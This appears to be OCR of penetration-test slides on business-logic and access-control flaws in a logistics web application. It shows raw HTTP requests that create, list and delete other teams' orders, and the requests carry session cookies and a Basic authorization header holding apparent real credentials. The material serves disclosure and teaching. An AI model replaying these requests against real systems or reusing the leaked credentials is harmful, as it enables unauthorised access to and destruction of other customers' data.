
```
1 HTTP/2 404 Not Found
2 Server: nginx/1.17.3
3 Content-Type: application/json
4 Vary: Accept-Encoding
5 Cache-Control: no-cache, private
6 Date: Wed, 14 Dec 2022 17:28:31 GMT
7 Set-Cookie: XSRF-TOKEN=
  eyJpdiI6IlJFMVoOWEdzTG91ekExU1djTHlQUUE9PSIsInZhbHVlIjoiN2pVaDBBd2xmNXdFVzJvOE9BZjZudjd5XC9qc1Rx
  aVpJazByaXhwa2tsR3ozMEpyWFlpSklvdG9COE02Vmw1cWOiLCJtYWMiOiIxMDZjMzY0M2VhMWVhYmZlYTY2YzkONjBhODUw
  NmVjYmYwNDNiNzNlODRiMWRiMGE4Nzc1ZGY2YTZhNGJhZTEwIn0%3D; expires=Wed, 14-Dec-2022 19:28:31 GMT;
  Max-Age=7200; path=/
8 Set-Cookie: chaintrack_session=
  eyJpdiI6Ik5kK3Rka2ltVlwvblFrNVBTc3VFbWVRPT0iLCJ2YWx1ZSI6IkgxSkZEOEd5aURSeWpTREtVXC9mcG96QTVmaWpM
  S3g1TGkwekJFeERlbnBNROxydkOwRUtmcDVJUFdMZ2OON21yIiwibWFjIjoiNjQ2MmE4ZGIyMTgwZGFlNmRiODM3ZDJjYTQ4
  MmI3ZTc1ZjFkYzNmYjExNTkzYjI3MTQxYjJmMDZjYjA4ZDI0MSJ9; expires=Wed, 14-Dec-2022 19:28:31 GMT;
  Max-Age=7200; path=/; httponly
9
10 {
    "message":"Not Found."
  }
```

Orders page


test
1 Vehicles
2022-12-13
Configure
Orders
Routes
Shipments
Tracking
Reports
Logs
New Order
Delete
Import CSV
Export CSV
Order
Status
Test - Drop-off
Driver 1
Hastings St, Burnaby
Unassigned


Exporting orders API works for other teams!

Severity: High



Exporting orders API works for other teams!

Severity: High



10
Business Logic Testing

Test Business Logic Data Validation (OTG-BUSLOGIC-001)
Test Defenses Against Application Mis-use (OTG-BUSLOGIC-007)
Test Upload of Unexpected File Types (OTG-BUSLOGIC-008)

What is this category?


- **Thinking in unconventional methods**
- **What happens if the user goes from step 1 straight to step 3**
- **Cannot be detected by a vulnerability scanner**
  - one of the hardest to detect
  - usually application specific
  - one of the most detrimental, if exploited.
- **Similar to the test types used by functional testers that focus on logical or finite state testing.**

Some Examples

- Check inputs of forms, try to make a problem by using an invalid input
- Trying very long inputs in order to check that the input field have “max-length”


‘Vehicles’ API works for other teams!

Severity: High



Create orders for other teams!

Severity: Critical



Request

Pretty Raw Hex

```
POST /api/scheduling/team/1/orders HTTP/2
Host: app.chaintrack.ca
Cookie: remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d=
eyJpdiI6IkhHSkg4SVNkUHFIMmRCQ0lsaVVTUlE9PSIsInZhbHVlIjoiR1o3XC9wWW8rV1h2elRTMUE3eUoxSTFoaEprQ3JhRWtPaXNPVEV1YldsdGpXQ1wvTnZcLzBPYjk4SXhOR3ZQY09jeXBBZDFpVktJUUhwOG8rS1hnV0VuanZHVmQ5TVd6Y2M0N0hNODV1dWtwbXppcCt5M0JXWE5oaHdvdTA3NGZxaVNOWUoOdVBjNG44YWNjZzVRQ21YMWcxMWZOZEN4SGprbU5OMklcL3NEd29JYzOiLCJtYWMiOiI5YjNhMzUzYzMzYjljYmU4ZTc5YzA5Y2JhNWZlMTMxYzU0YjY2Zjc2N2VkMjAzYTcyYmJhZjA5NDdjYzIzNDE2In0%3D; io=Kh6P4PV_W9zGzdLsAAPt; XSRF-TOKEN=
eyJpdiI6Imo3cTVYVjFuVGpcL2x6c3dnaXN6ME5RPTOiLCJ2YWx1ZSI6Ik44NDFLelZVSXkyTXNiT2pxcmM4RFNSWjJuNzVZYTJOSngObmFkRmlKaGxKekNGRGlhSHdYbU9xem5jXC9oXC9KYSIsIm1hYyI6IjY1NTJjOWQxZjcxODJkMDQ1NmMxNzgyMTBmMTczMTliZWJjN2E3OGZmNmFiODBlZTA1MDAxNGMwODJjMjVhYzIifQ%3D%3D; chaintrack_session=
eyJpdiI6IlVzQ29DVms0a0hGZOg0XC93cXFSaTl3PTOiLCJ2YWx1ZSI6IkE3MkY5T3ZISzhhWmNuMlBVQzFwM2QxRUo2Rm5ZUTlqRkxocWZLcUc4QjgycUl4RUJIcEVHR3p3WkFcL09ESTlvIiwibWFjIjoiNTg4MzE0MDFlZjI1YTMyMjJlZTM2MTk4MWJlNDZjZjI0NjJkMTUzOTg5YWVjNTkwYjU5YzY5ODczZDU3ZjFjMyJ9
Content-Length: 337
Authorization: Basic Qmx1ZWNoYWluOkBWaU1pTGFiczUwNTAh
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
X-Xsrf-Token:
eyJpdiI6Imo3cTVYVjFuVGpcL2x6c3dnaXN6ME5RPTOiLCJ2YWx1ZSI6Ik44NDFLelZVSXkyTXNiT2pxcmM4RFNSWjJuNzVZYTJOSngObmFkRmlKaGxKekNGRGlhSHdYbU9xem5jXC9oXC9KYSIsIm1hYyI6IjY1NTJjOWQxZjcxODJkMDQ1NmMxNzgyMTBmMTczMTliZWJjN2E3OGZmNmFiODBlZTA1MDAxNGMwODJjMjVhYzIifQ==
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.134 Safari/537.36

{
  "name":"Hacked",
  "forceVehicleId":15,
  "eligibility":{
    "type":"any"
  },
  "barcodeScanningRequired":false,
  "pickup":{
    "depotId":16,
    "location":null,
    "notes":"",
    "contactName":"",
    "contactPhone":"",
    "contactEmail":""
  }
```


Response

Pretty Raw Hex Render

```
HTTP/2 201 Created
Server: nginx/1.17.8
Content-Type: application/json
Cache-Control: no-cache, private
Date: Wed, 14 Dec 2022 17:33:27 GMT
Set-Cookie: XSRF-TOKEN=
eyJpdiI6ImQ4ZlhWUGRjTjFIaWo0MEdmcHJzaUE9PSIsInZhbHVlIjoiNWpRMjhyU1hYREVxZFpNZGM2QTlkK1wvVUNLbEYyUU4rNFwvaWxJMDlnTmxCS3hwSHNSVmt5dytDVFBHbHBlYk5aIiwibWFjIjoiZTQ4YmE0YTU4ZGZlYzAzYjk4Mzg2N2Y3YjYxNzE2M2RhZTM3MWUwMWYyNDNjNTA5ODZiZmFjNDM4OGIxMTcyMyJ9; expires=Wed, 14-Dec-2022 19:33:27 GMT;
Max-Age=7200; path=/
Set-Cookie: chaintrack_session=
eyJpdiI6IlMrb2Y1bWo2Rjg2ZThpNOpoYUpcL2Z3PTOiLCJ2YWx1ZSI6IlwvdEVkZHg1ZVlrWXZlMmxKbk5FNEtmNkQwb3FzOXI2MW1CMXN6Y0R3bkc1dHJPcThPTnlvUzI3TFN6VlFFMmlyIiwibWFjIjoiYjQ0OTc3ODIxMzVkN2NhYjQwMmYxYjJhMDA3MzY1YTY1MTVmMDI3YmIwMzkzYTU1ZjliNTc3MTYxZjc5MDBiMiJ9; expires=Wed, 14-Dec-2022 19:33:27 GMT;
Max-Age=7200; path=/; httponly
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff

{
  "code":0,
  "data":null
}
```

Get a list of orders using DELETE API...

Severity: High



Request

Pretty Raw Hex

```
DELETE /api/scheduling/team/1/orders/1000/delete-orders-chose HTTP/2
Host: app.chaintrack.ca
Cookie: remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d=
eyJpdiI6IkhHSkg4SVNkUHFIMmRCQ01saVVTUlE9PSIsInZhbHVlIjoiR1o3XC9wWW8rV1h2elRTMUE3eUoxSTFoaEprQ3JhRWtPaXNPVEV1YldsdGpXQ1wvTnZcLzBPYjk4SXhOR3ZQY09jeXBBZDFpVktJUUhwOG8rS1hnV0VuanZHVmQ5TVd6Y2M0N0hNODV1dWtwbXppcCt5M0JXWE5oaHdvdTA3NGZxaVNOWUo0dVBjNG44YWNjZzVRQ21YMWcxMWZ0ZEN4SGprbU5OMklcL3NEd29JYzOiLCJtYWMiOiI5YjNhMzUzYzMzYjljYmU4ZTc5YzA5Y2JhNWZlMTMxYzUOYjY2Zjc2N2VkMjAzYTcyYmJhZjA5NDdjYzIzNDE2In0%3D; io=Kh6P4PV_W9zGzdLsAAPt; XSRF-TOKEN=
eyJpdiI6IlhFb1U3MjhVRE9zc0ZHclhxN1hmZ1E9PSIsInZhbHVlIjoibkJXMkt0Vjg5T1NmQkljTzFVaTQOMzd6Skc2TWQxU1A5QTkzM3hrcDdFR3NNRitGWExBQjJkOWxKTk9DelNBUiIsIm1hYyI6IjcwYzNmYWVlZjIxMDRhNWQyY2QyODhhYmFiN2E1YWQxNGQyMjU3MGQxYTZkM22lYzQ3OTdkOTFhZWRiOTJiODkifQ%3D%3D; chaintrack_session=
eyJpdiI6Ik1EbVRyUlJOa3F6K0U2bkQzeE5sOUE9PSIsInZhbHVlIjoidzJrbnJnUFwvNGpzNXdOWlZiaWFSUnRYdXQwVWs3Y2SWNmFaTjhUZkVmNOMzNTh5bnF2RWpVak9OWmd3UGtxQ0MiLCJtYWMiOiJhNjljMzcwZjc0Zjc4ODZkMDJhMWFhMzYxNjA1ZjRhNGI1NTQ3MTk0ZDFhOTZhZDU1YmMzNjc1Mzc3ZGY1Y2NkIn0%3D
Authorization: Basic Qmx1ZWNoYWluOkBWaUlpTGFiczUwNTAh
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
X-Xsrf-Token:
eyJpdiI6IlhFb1U3MjhVRE9zc0ZHclhxN1hmZ1E9PSIsInZhbHVlIjoibkJXMkt0Vjg5T1NmQkljTzFVaTQOMzd6Skc2TWQxU1A5QTkzM3hrcDdFR3NNRitGWExBQjJkOWxKTk9DelNBUiIsIm1hYyI6IjcwYzNmYWVlZjIxMDRhNWQyY2QyODhhYmFiN2E1YWQxNGQyMjU3MGQxYTZkM22lYzQ3OTdkOTFhZWRiOTJiODkifQ==
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
X-Socket-Id: Kh6P4PV_W9zGzdLsAAPt
Accept: application/json
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Platform: "Linux"
Origin: https://app.chaintrack.ca
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://app.chaintrack.ca/scheduler/teams/9/orders
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```


Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Server: nginx/1.17.3
Content-Type: application/json
Vary: Accept-Encoding
Cache-Control: no-cache, private
Date: Wed, 14 Dec 2022 17:33:41 GMT
Set-Cookie: XSRF-TOKEN=
eyJpdiI6Ik1kalE3ODlFZEFQdDBzNjZtQnhPNVE9PSIsInZhbHVlIjoiZkNLZHFSbTlCK3Zjd3pVdlc4dUQzYSt1ZWVDcWdpVG5VTWtsUzAreUFEYmhEUUlJSjhNTmJPU1djU3VMRXdRTSIsIm1hYyI6IjQ2NjdjODY1ZmY2M2ZlN2RmZDNjYjNhOTJkMDIzMjc3YWVjMzY2ODBjNGE5ZmI3YWFhNjg2MjVjNWZjYTcyMDUifQ%3D%3D; expires=Wed, 14-Dec-2022 19:33:41 GMT; Max-Age=7200; path=/
Set-Cookie: chaintrack_session=
eyJpdiI6IlNpT1dzWk1hc2ZrSGloTHV1dkxzM0E9PSIsInZhbHVlIjoiOFBJb21tbDJDM2hscEc4K2phN0REbzdqTlwvaWRoMnpwUGkyUlBSVkZcLzYONjhPdGJaUFFPRkQ0R25GNG8zQkM5IiwibWFjIjoiZTZmMzZhZDYwYTljMTgzYTNmNDJiYWU0YjViNzE2MjJlYTdmZDdlMWMxOGMxZDAxZWJkZmI2NTBmZmRlNWJmZSJ9; expires=Wed, 14-Dec-2022 19:33:41 GMT; Max-Age=7200; path=/; httponly
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff

{
  "code":0,
  "data":{
    "orders":[
      {
        "id":189,
        "team_id":1,
        "force_vehicle_id":15,
        "pickup_step_id":227,
        "delivery_step_id":228,
        "name":"Hacked",
        "type":3,
        "status":0,
        "is_service":0,
        "barcode_scanning_required":false,
        "eligibility":{
          "type":"any"
        },
        "eligibility_type":"any",
        "eligibility_dates":null
```

And even delete the orders!

Severity: Critical



Request

Pretty Raw Hex

```
DELETE /api/scheduling/team/1/orders/189/delete-orders-chose HTTP/2
Host: app.chaintrack.ca
Cookie: remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d=
